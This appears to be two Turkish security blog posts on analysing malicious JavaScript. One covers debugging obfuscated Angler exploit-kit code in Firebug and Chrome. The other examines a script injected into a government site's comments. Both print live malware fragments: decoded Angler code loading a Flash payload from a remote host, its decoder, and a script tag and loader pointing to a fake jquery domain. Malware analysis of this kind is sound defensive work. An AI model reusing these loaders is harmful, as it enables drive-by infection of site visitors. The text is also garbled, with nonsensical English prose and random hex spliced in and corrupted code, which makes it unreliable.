


Geçtiğimiz aylarda, [Angler istismar kitinin](#) ele geçirdiği hedef sistemlere Cryptowall zararlı yazılımı yüklediği, Heimdal güvenlik firması tarafından yapılan bir [arastırma](#) sonucunda ortaya çıktı.

Hem kurumlara gerçekleştirilen siber saldırırlara hem de istismar kitlerine bakıldığından, JavaScript'in önemli bir role sahip olduğu görülmektedir. Durum böyle olunca da, zararlı JavaScript kodlarının güvenlik uzmanları tarafından analiz edilebilmesi daha da önem kazanmaya başladı.


JavaScript'i [OllyDbg](#), [Immunity Debugger](#) veya IDA Pro gibi hata ayıklayıcı araçları ile adım adım analiz etmek pek mümkün değil. Bunlar yerine JavaScript hata ayıklaması özelligine sahip olan ve hem Chrome hem de Firefox internet tarayıcısı eklentisi olarak yüklenebilen, ücretsiz [Firebug](#) eklentisinden faydalansınız.

Elinizde analiz etmeniz gereken ve Angler istismar kitine ait "[trafik dosyası](#)" (PCAP) olduğunu düşünelim. Yapacağınız ilk iş, http filtresi ve Follow TCP Stream ile Wireshark aracında, HTML dosyası içinde yer alan şüpheli JavaScript'i tespit etmek olacaktır.




JavaScript'i başarıyla tespit ettikten sonra HTML kodlarından kurtulup dosya içinde sadece JavaScript kodlarını bırakmak, formatını biraz düzenlemek ve hata ayıklamaya başlayacağınız yere debugger; anahtar kelimesini yerleştirmek, analizinizi kolaylaştıracaktır. (debugger; anahtar kelimesini kullanmak yerine farklı [yollar](#) da izleyebilirsiniz.) Ancak Angler istismar kitinde olduğu gibi kimi durumlarda, JavaScript çalışma esnasında HTML kodlarına da ihtiyaç duyduğu için HTML kodlarından kurtulmak işinizi aksine zorlaştıracaktır.

Hata ayıklamaya başlamak için Firefox internet tarayıcısını açıp, sağ üst köşede bulunan Firefox ikonuna bastığınızda, Firebug aktif hale geldiğini görebilirsiniz. Ardından Javascript kodunu içeren HTML dosyasını Firefox internet tarayıcısı ile açtığınızda, Firebug hata ayıklayıcısının debugger; anahtar kelimesi üzerinde sizden komut bekler halde beklediğini görebilirsiniz. OllyDbg, Immunity Debugger vb. hata ayıklayıcılar kullanıyorsunuz, aşağı bölümde, sağ üst köşede yer alan butonlar veya kısayollar (F8 - Continue, F11 - Step Into, F10 - Step Over) sayesinde FireBug'ı benzer şekilde kullanabilirsiniz.



Hata ayıklamaya başladığınızda, Firebug aracının eval() fonksiyonu üzerinde durduğunu göreceksiniz. Sağ tarafta ise eval() fonksiyonu tarafından yorumlanacak/çalıştırılacak olan H4BA5 değişkeninde yer alan JavaScript kodlarını görebilirsiniz. Bu durum size, JavaScript kodlarının bu HTML kod içerisinde gizlenmiş olduğunu, internet tarayıcısı tarafından, çalışma (run) esnasında açık hale geldiğini (decode) ve çalıştırılmak üzere eval() fonksiyonuna ilettiğini açıkça göstermektedir.



Değişkenlerde yer alan JavaScript kodlarını dilediğiniz zaman konsol ekranından ulaşabilirsiniz. Bunun için Console ekranında console.log(değişken) yazmanız yeterlidir.



Firebug eklentisi dışında, JavaScript kodlarını analiz etmek ve hata ayıklamak için Chrome internet tarayıcısı ile birlikte gelen [Developer Tools](#) aracından da faydalansabilirsiniz. Bu nedenle ilgili HTML dosyasını açtıktan sonra, klayveye F12 tusuna basmanız yeterli olacaktır.

Diyelim ki elinizde yazının başında belirttiğim ve PCAP dosyasından çıkarttığınız, Angler istismar kitine ait bir HTML dosyası var ve bu dosyayı Chrome ile çalıştırığınızda, internet tarayıcısının doodveeantoviar.kyderby.org adresine gitmeye çalıştığını farkettiniz. Bu adresin, HTML dosyasının tam olarak neresinde yer aldığı öğrenmek ve fonksiyonu analiz etmek istiyorsunuz ancak adresi arattınız ve bulamadınız, bu durumda ne yapacaksınız?

" So wondered, so talked misters They, could no longer than was to go as well as in former days.--In a sister at

To separate and was sorry for that. At her time was therefore necessary for me to a point of view he was confined for debt; there, *At one moment what a sweet woman is!* said was silent; this could conceal In the country, would be a happier she

*solemnity, and a better knowledge of each day in which her sister to go, himself, with a compliment, which though meant as its douceur, was considered by as the ideas of what had told her that certainly would not speak a, They were interrupted by the belief of misters They, they all do at their accepting her mother's expected arrival, threw her into*

Why should you think necessary for me so sat down to work, "and with elegance, with spirit?" "Yes; and the whole story long ago." "I returned" "Certainly not." "I am sure you will favour me with rain when I was not likely to produce this conviction. Some doubts always lingered in her resolution equal to She

*But she could hope, was that she was secured by any mistake or misapprehension of my own behaviour, since the beginning a Preparation!—day!—In honest words, her money before she set off, with her again the next day, for more I*

" back on my account; for I shan't put myself at the end of January to some very significant looks, how far their penetration, founded on injustice and for could hardly keep my seat. To hear those beautiful times which have frequently detected myself in the world to and " pressed her hand with a cordiality of a jealous eye, as intruding on THEIR ground, and sharing the kindness which s account of their engagement; that

```
%A7qqF1F6F126lC3AD279D0215C28793F0C7H-vF517E012CCX0851E20M06D5A28A6800
F4m A79C01e2421BEPtA4C3C1080095ECD4K193A7C1FD F38C7C81D2D0EA F83B9BjE7
1123C8480829B5D8C13B E38821A D6nA C105602213CJ9B2BDBK E5A6EF9C9F-
B5076250B8qCE F2FP B08B2B9485;FA862C ED D73B97b7C4F581D91693WsA5E100EE/bh804
1A E4P- DC7DJ B1XXD118BF7qEA0586nA2481F8D4DC29017B9608857B3C B1B6E7E3A16ED
```

Bu durumda yapmanız gereken ilk iş daha önce eval() fonksiyonu ile ortaya çıkan tüm JavaScript kodlarını, Angler HTML dosyasının içine kopyalamak ve çalıştırılmak olacaktır. Çalıştırdığınız zaman aşağıdaki ekran görüntüsünde yer aldığı gibi http adresinin getKolaio() fonksiyonundan geldiğini görebilirsiniz. getKolaio() fonksiyonuna baktığınızda, bu fonksiyondan gelen değerin NhxUAmwU(xlAEe1xlAEe3); fonksiyonundan geldiğini görebilirsiniz. xlAEe1xlAEe3 değişkenine baktığınızda ise bunun gizlenmiş bir değere sahip olduğunu anlayabilirsiniz. NhxUAmwU fonksiyonunu incelediğinizde de, bunun gizlenmiş veriyi çözen ana fonksiyon olduğu ortaya çıkacaktır.

```

167
168
169 if (window.T8eJEf1) {
170   var k1fg1 = "uri";
171   k1fg2 = "te";
172
173   function getKolaio() {
174     return NhxUAmwU(xlAEe1xlAEe3); // Line 174
175   }
176
177   function getTxl(a) {
178     return NhxUAmwU(xlAEe1xlAEe3);
179   }
180
181   function getD() {
182     return NhxUAmwU(xlAEf1xlAEf3);
183   }
184
185   function getData(a) {
186     return NhxUAmwU(xlAEs1xlAEs3);
187   }
188
189   function getG() {
190     return xlAEn1xlAEn3;
191   }
192
193   function getD() {
194     if (!window.sle) {
195       return getD();
196     } else {
197       "em";
198     }
199   }
200   var mirtul = "1";
201   ci = "clid";
202   var txt = '<object classid=' + ci + ' id="d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess="always" width="100%" height="100%">' + getKolaio() + '/' + getTxl(mirtul) + '/>';
203   txt = txt + '<param name="movie" value="http://'+ getKolaio() + '/' + getTxl(mirtul) + '/>';
204   txt = txt + '<param name="play" value="true"/>';
205   txt = txt + '<param name="flashVars" value="g=' + getG() + '&su=' + getD() + '&exec=' + getData(mirtul) + '&tx=' + tx + '<!--[if IE]-->'; // Line 205
206   txt = txt + '<object type="application/x-shockwave-flash" data="http://'+ getKolaio() + '/' + getTxl(mirtul) + '/>';
207   txt = txt + '<param name="movie" value="http://'+ getKolaio() + '/' + getTxl(mirtul) + '/>';
208   txt = txt + '<param name="play" value="true"/>';
209   txt = txt + '<param name="flashVars" value="g=' + getG() + '&su=' + getD() + '&exec=' + getData(mirtul) + '&tx=' + tx + '<!--[endif]-->'; // Line 209
210   txt = txt + '<!--[endif]-->'; // Line 210
211   txt = txt + '</object><!--[endif]-->'; // Line 211
212   txt = txt + '<!--[if !IE]-->'; // Line 212
213   txt = txt + '</object>'; // Line 213
214   if (window.sle) {
215     tmp1xp = "";
216   }
217 }
```

The screenshot shows a browser developer tools debugger interface. The title bar indicates the file is 'angler\_decoded.html'. The left pane shows the code of the current file, with line 138 highlighted. The right pane displays the debugger's sidebar with various tabs like Watch, Call Stack, and Breakpoints.

```
function() {
    return;
}
var pathdata_a = ['4c61686860a7434504c61686860a742362a7g6a2u26362u2636343a3234', '5c4q7e62746a50c4q7e62746a
for (var i = 0; i < pathdata_a.length; ++i) xTrue_pf(pathdata_a[i], i < 5 ? setQuery : setDatabase);
pathdata_a = null;
}
xTrueA();
xWait(1200);
}
window.T8e3EEf1 = true;
window.T8e3EEf2 = true;
if (!Array.prototype.indexOf) {
    Array.prototype.indexOf = function(obj, start) {
        for (var i = (start || 0), j = this.length; i < j; i++) {
            if (this[i] === obj) {
                return i;
            }
        }
        return -1;
    };
}
var p = 'push',
    i = 'indexOf';
window["HhxUAmu0"] = new Function('vtx', `

var cryptKey = xIAfa1xIAf3, rA = cryptKey.split(''), sA = cryptKey.split(''), keyArray = []; sA.sort();
var keySize = sA.length;
for (var i = 0; i < keySize; i++) {
    keyArray += p + i + " (" + sA[i] + ")";
}
var k = keySize - vtx.length % keySize;
for (var l = 0; l < k; l++) {
    vtx += " ";
}
var endStr = "", i, j, line, newline;
for (i = 0; i < vtx.length; i += keySize) {
    line = vtx.substring(i, i + keySize).split('');
    newline = '';
    for (j = 0; j < keySize; j++) {
        newline += line[keyArray[j]];
    }
    endStr = endStr + newline;
}
endStr = endStr.replace(/\s/g, '');
return endStr;
`);
var Browser = {
    Version: function() {
        try {
            var barks = /malware.dontneedcoffee.com/.test();
        } catch (e)
    }
};
```

NhxUAmwU fonksiyonunu dinamik olarak hata ayıklayıcı ile analiz etmek için ise ilgili fonksiyonu ayrı bir HTML dosyasına kopyalayıp, gizlenmiş verileri bu fonksiyona ileterek, adım adım gizlenmiş verinin nasıl çözüldüğünü anlayabilir ve analizinizi gerçekleştirebilirsiniz. Yolunuz açık olsun :)

```

1 <html>
2 <script>
3
4 xIAElxIAEa3 = 'Va$ITPFyTzco84nQw18q',
5 xIAElxIAEa3 = 'C4uH2Gbh5ya/nMQP95d01Tkhd0ex9lNcn3t1nbV3k2hlmjcB1vQw1Mk1nTRJURKma3V192Jh9WxRz2DdTVueHeV2jJp3VP2s
6 xIAElxIAEa3 = '2e3c1cb90Pv12x5122291k1b8Fpc2TXYh8ZnaV2h0hcn71s0Vm182cp2ZRFHM22JesuM11a9am0pVbd0cveU2L1pha
7 xIAElxIAEa3 = 'MItqdgFrgl9w4mkab24kh1F5DMDoglxv0pquFT883351QH1e4luh7vxC6jPfxfu20T1IheQMF6xhQBFVATn77tL1gVF0
8 xIAElxIAEa3 =
9 xIAElxIAEa3 = 'itlc?d.iat02egw=dt17ch0e==B0r...ucyvtwts0oMplieCpywjnspMsas' + encodeInt(p3xx51b1n=4dy+adlib04Pr
10 xIAElxIAEa3 = 'Xoel2dnL11Pv+uMh1Edc1011cX5M0hewtWF12mnc3QWb5hTp1XBfms73qpd8sh9J08mij4Fdc1aG0dknJhFpsd9402J
11 xIAElxIAEa3 = 'd6901Q8Fg9m@Mkab24kh1F5DMDoglxv0pquFT883351QH1e4luh7vxC6jPfxfu20T1IheQMF6xhQBFVATn77tL1gVF0
12 xIAElxIAEa3 = 'Ly2o';
13
14
15 function decode(vtx) {
16     var p = 'push', i = 'indexOf';
17
18     var cryptKey = xIAElxIAEa3, rA = cryptKey.split(''), sA = cryptKey.split(''), keyArray = []; sA.sort();
19     var keySize = sA.length;
20     for (var i = 0; i < keySize; i++) {
21         keyArray.push(rA.indexOf(sA[i]));
22     }
23     var k = keySize - vtx.length % keySize;
24     for (var i = 0; i < k; i++) {
25         vtx += ' ';
26     }
27     var endStr = '', l, j, line, needLine;
28     for (i = 0; i < vtx.length; i += keySize) {
29         line = vtx.substring(i, keySize).split('');
30         needLine = '';
31         for (j = 0; j < keySize; j++) {
32             needLine += line[keyArray[j]];
33         }
34         endStr = endStr + needLine;
35     }
36     endStr = endStr.replace(/\n/g, '');
37     return endStr;
38 }
39
40 var decstr;
41 debugger;
42 decstr = decode(xIAElxIAEa3); // Red arrow here
43 alert(decstr);
44
45

```

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post [Zararlı JavaScript Analizi](#) appeared first on [Hack 4 Career - Siber Güvenlik Günlüğü](#).

## They PWN Houses!

Source: <https://www.mertsarica.com/they-pwn-houses/>


By M.S on December 5th, 2016

12 Kasım 2016 tarihinde, başarılı bir "[Pi Hediymen Var](#)" oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılıminin alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılıminın sitede tespit ettiği zararlı JavaScript kodunu JS/Kriptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli [APT](#) grupları tarafından hedef alındığını [bilen](#) bir siber güvenlik uzmanı olarak, bu alarma konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.

SHA256: 019b3636e6fc751f603eacc8d2560760f4ac92dd9beae0ffbae0ffedcb13215  
 File name: 019b3636e6fc751f603eacc8d2560760f4ac92dd9beae0ffbae0ffedcb13215  
 Detection ratio: 3 / 5  
 Analysis date: 2016-04-28 02:17:08 UTC (6 months, 2 weeks ago)

Antivirus	Result	Update
Baidu	JS.Trojan.Kryptik.qk	20160427
ESET-NOD32	JS/Kryptik.I	20160428
Yandex	JS.Obfuscated.Gen.1	20160427
ALYac	•	20160427
AVG	•	20160428
AVware	•	20160428
Ad-Aware	•	20160428
AegisLab	•	20160427
AhnLab-V3	•	20160427
Alibaba	•	20160427
Anti-AVL	•	20160428
Arcabit	•	20160428
Avast	•	20160428
Avira (no cloud)	•	20160428

Siteyi ziyaret ettiğinizde, sisteminizi istismar etmeye çalışan zararlı bir JavaScript kodu yerine sosyal mühendislik yöntemi ile zararlı yazılım (1. dropper) yükletmeye çalışan bir zararlı JavaScript kodu ve mesajı ile karşılaşışınız. Zararlı javascript kodunun nerede olduğunu bulmak için ise kaynak koduna baktığınızda, 10 Nisan 2015 tarihinde siteye yazılan bir yorumda, <http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js> adresinde gizli olduğunu görebiliyorsunuz. Tabii haklı olarak bu zararlı kodun eski tarihli bir yoruma eklenmiş bir zararlı kod olup olmadığını nasıl bilebiliriz diye sorduğunuzda, sorunuzun yanıtının zararlı yazılımın derlenme tarihinde gizli olduğunu yazının ilerleyen kısımlarında görebilirsiniz.



```
<b>Tarih : </b>
10.04.2015 10:19:22<script type="text/javascript"
src="http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-2.1.5.ack.min.js"></script><script
type="text/javascript" src="http://pol.google.com.mooo.com/ajax/libs/jquery/jquery-
2.1.5.ack.min.js"></script></font>
<hr /></div>
```

JavaScript kodunu indirip, incelemeye başladığında, kod üzerinde gizleme teknigi (obfuscation) uygulandığını gördüm ve bunu kısa yoldan çözmek için [REMnux](#) ile birlikte gelen js-beautify ve node-js araçlarından faydalananak gizlenmiş kodu ve içinde yer alan web adreslerini kolaylıkla çözümbildim. jquery-2.1.5.ack.min.js (analiz esnasında dosya adını önce mal.js sonra obfuscated.js olarak adlandırdım) dosyasının ilk satırında zararlı yazılımların yükleneceği merkez sunucu adresi olarak <http://codebase.google.com.mooo.com/ajax/libs/jquery/> yer alıyordu. pol.google.com.mooo.com ve codebase.google.com.mooo.com adreslerinin Türkiye'de bir üniversitenin eğitim fakültesine ait bir sunucuya yönlendiriliyor olması da bu sunucunun art niyetli kişiler tarafından hacklenmiş olabileceği ihtimalini güçlendiriyordu. Ayrıca web sitelerindeki zararlı kodları tespit edebilen [Sucuri](#) zararlı yazılım tarayıcısının bu zararlı kodu web sitesi üzerinde tespit edememesi de bu kodun art niyetli kişiler tarafından özelleştirilmiş olabileceği işaret ediyordu.

Fiddler\_20-59-50.js - Notepad

```

File Edit Format View Help
var globalpath = "http://codebase.google.com.mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomain = "JUAnBA19QkcfFkcTLEY2AUM2DEAVAX0NK1o8B1Y+BEcEX1ALIBs0GFwwDFgFAFcFOVEg";

var hexcase=0;function hex_md5(a){return rstr2hex(rstr_md5(str2rstr_utf8(a)))}function hex_hmac_md5(a,b){return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a),str2rstr_utf8(b)))}function md5_vm_test(){return hex_md5("abc").toLowerCase()=='900150983cd24fb0d6963f7d28e17f72"}function rstr_md5(a){return bin12rstr(bin1_md5(rstr2bin1(a),a.length*8))}function rstr_hmac_md5(c,f){var e=rstr2bin1(c);if(e.length>16){e=bin1_md5(e,c.length*8)}var a=Array(16),d=Array(16);for(var b=0;b<16;b++){a[b]=e[b];d[b]=e[b]^1549556828}var g=bin1_md5(a.concat(rstr2bin1(f),512+f.length*8));return bin12rstr(bin1_md5(d.concat(g),512+128))}function rstr2hex(c){try{hexcase}catch(g){hexcase=0}var f=hexcase?"0123456789ABCDEF":"0123456789abcdef";var b="";var a;for(var d=0;d<c.length;d++){a=c.charCodeAt(d);b+=f.charAt((a>>4)&15)+f.charAt((a&15))}return b}function str2rstr_utf8(c){var b="";var d=-1;var a,e;while(++d<c.length){a=c.charCodeAt(d);e=d+1<c.length?c.charCodeAt(d+1):0;if((55296<=a&&a<=56319)&&(56320<=e&&e<=57343)){a=65536+((a&1023)<<10)+(e&1023);d++;if(a<=127){b+=String.fromCharCode(a)}else{if(a<=2047){b+=String.fromCharCode(192|((a>>6)&31),128|(a&63))}else{if(a<=65535){b+=String.fromCharCode(224|((a>>12)&15),128|((a>>6)&63),128|(a&63))}}}}else{if(a<=2097151){b+=String.fromCharCode(240|((a>>18)&7),128|((a>>12)&63),128|((a>>6)&63),128|(a&63))}}}}return b}function rstr2bin1(b){var a=Array(b.length>2?2:(var c=0;c<a.length;c++){a[c]=0})for(var c=0;c<b.length*8;c+=8){a[c>>5]=(b.charCodeAt(c/8)&255)<<(c%32)}}return a}function bin12rstr(b){var a="";for(var c=0;c<b.length*32;c+=8){a+=String.fromCharCode((b[c>>5]>>(c%32))&255)}}return a}function bin1_md5(p,k){p[k>>5]|=128<<((k%32)>>9)<<4)+14=k;var o=1732584193;var n=-2171733879;var m=-1732584194;var l=271733878;for(var g=0;g<p.length;g+=16){var j=o;var h=n;var f=m;var e=1;o=md5_ff(o,n,m,l,p[g+0],7,-680876936);l=md5_ff(l,o,n,m,p[g+1],12,-389564586);m=md5_ff(m,l,o,n,p[g+2],17,606105819);n=md5_ff(n,m,l,o,p[g+3],22,-1044525330);o=md5_ff(o,n,m,l,p[g+4],7,-176418897);l=md5_ff(l,o,n,m,p[g+5],12,1200080426);m=md5_ff(m,l,o,p[g+6],17,-1473231341);n=md5_ff(n,m,l,o,p[g+7],22,-45705983);o=md5_ff(o,n,m,l,p[g+8],7,1770035416);l=md5_ff(l,o,n,m,p[g+9],12,-1958414417);m=md5_ff(m,l,o,n,p[g+10],17,-42063);n=md5_ff(n,m,l,o,p[g+11],22,-1990404162);o=md5_ff(o,n,m,l,p[g+12],7,1804603682);l=md5_ff(l,o,n,m,p[g+13],12,-40341101);m=md5_ff(m,l,o,n,p[g+14],17,-1502002290);n=md5_ff(n,m,l,o,p[g+15],22,1236535329);o=md5_gg(o,n,m,l,p[g+1],5,-165796510);l=md5_gg(l,o,n,m,p[g+6],9,-1069501632);m=md5_gg(m,l,o,n,p[g+11],14,643717713);n=md5_gg(n,m,l,o,p[g+0],20,-373897302);o=md5_gg(o,n,m,l,p[g+5],5,-701558691);l=md5_gg(l,o,n,m,p[g+10],9,38016083);m=md5_gg(m,l,o,n,p[g+15],14,-660478335);n=md5_gg(n,m,l,o,p[g+4],20,-405537848);o=md5_gg(o,n,m,l,p[g+9],5,568446438);l=md5_gg(l,o,n,m,p[g+14],9,-1019803690);m=md5_gg(m,l,o,n,p[g+3],14,-187363961);n=md5_gg(n,m,l,o,p[g+8],20,1163531501);o=md5_gg(o,n,m,l,p[g+13],5,-1444681467);l=md5_gg(l,o,n,m,p[g+2],9,-51403784);m=md5_gg(m,l,o,n,p[g+7],14,1735328473);n=md5_gg(n,m,l,o,p[g+12],20,-1926607734);o=md5_hh(o,n,m,l,p[g+5],4,-378558);l=md5_hh(l,o,n,m,p[g+8],11,-2022574463);m=md5_hh(m,l,o,n,p[g+11],16,1839030562);n=md5_hh(n,m,l,o,p[g+14],23,-35309556);o=md5_hh(o,n,m,l,p[g+1],4,-1530992060);l=md5_hh(l,o,n,m,p[g+4],11,1272893353);m=md5_hh(m,l,o,n,p[g+7],16,-155497632);n=md5_hh(n,m,l,o,p[g+10],23,-1094730640);o=md5_hh(o,n,m,l,p[g+13],4,681279174);l=md5_hh(l,o,n,m,p[g+0],11,-358537222);m=md5_hh(m,l,o,n,p[g+3],16,-722521979);n=md5_hh(n,m,l,o,p[g+6],23,760